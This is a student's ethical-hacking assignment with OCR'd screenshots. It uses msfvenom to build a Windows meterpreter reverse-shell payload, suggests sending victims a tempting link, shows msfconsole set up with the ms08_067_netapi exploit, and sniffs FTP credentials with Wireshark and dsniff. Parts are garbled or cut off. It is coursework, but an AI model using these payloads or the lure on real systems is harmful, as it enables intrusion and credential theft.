Name :- Lucky Borana

ASSIGNMENT DAY 6 | 30TH AUGUST 2020

Question 1:

- Create payload for windows .

$msfconsole

$msfconsole ? (to help in commands)


$msfvenom -p windows/meterpreter/reverse_tcp=(HERE TYPE YOUR IP) lport=(TYPE ANY LOCAL PORT) - f (TYPE ANY FORMAT FILE like for windows .exe) -a x86 > (FILES FILES).exe

- Transfer the payload to the victim's machine

We send link active with this intesting software or ti interst something on victim ip through a link by msfconsole convert the link and send it

- Exploit the victim's machine.

When the link is active then victim is hacked



```
s08_041_snapshotviewer                        excell
s08_053_mediaencoder                 -09      normal
s08_070_visual_studio_msmask  2008-08-13      normal
s08_078_xml_corruption        2008-12-07      normal
067_netapi                    2008-10-28      great
elay                          2001-03-31      excell

b/ms08_067_netapi
 > set payload windows/meterpreter/reverse_tcp
```

Question 2

- Create an FTP server


```
$sudo apt-get install vsftpd

$sudo apt-get install filezilla
```

Its terminal code

For command

ftp (here address of ftp)


- Access FTP server from windows command prompt




Command Prompt - ftp ftp.sunet.se

```
C:\Users\user>ftp ftp.sunet.se
Connected to sunet.ftp.acc.umu.se.
220 Please use http://ftp.acc.umu.se/ whenever possible.
200 Always in UTF8 mode.
User (sunet.ftp.acc.umu.se:(none)):
```

- Do an mitm and username and password of FTP transaction using wireshark and dsniff



```
.131    TCP        1… 80 → 2727 [ACK] Seq=1 Ack=1 Win=6432
.4      TCP        54 2727 → 80 [ACK] Seq=1 Ack=1461 Win=87
.131    Gnutella   93
04      TCP        1… 2667 → 21284 [PSH, ACK] Seq=1 Ack=1 W
.185    TCP        54 2094 → 6346 [ACK] Seq=1 Ack=40 Win=78
131     TCP        1… 80 → 2727 [ACK] Seq=1461 Ack=1 Win=64
131     TCP        62 80 → 2810 [SYN, ACK] Seq=0 Ack=1 Win=
.190    TCP        54 2810 → 80 [ACK] Seq=1 Ack=1 Win=8760
.4      TCP        54 2727 → 80 [ACK] Seq=1 Ack=2921 Win=87
.190    HTTP       3… GET /msdownload/update/v5/psf/window
aptured (12112 bits)
0), Dst: Xerox_00:00:00 (01:00:01:00:00:00)
1.131.67.131
 2727, Seq: 1, Ack: 1, Len: 1460
```



```
ot@livehacking: ~
root@livehacking:~# dsniff -i eth0
dsniff: listening on eth0
```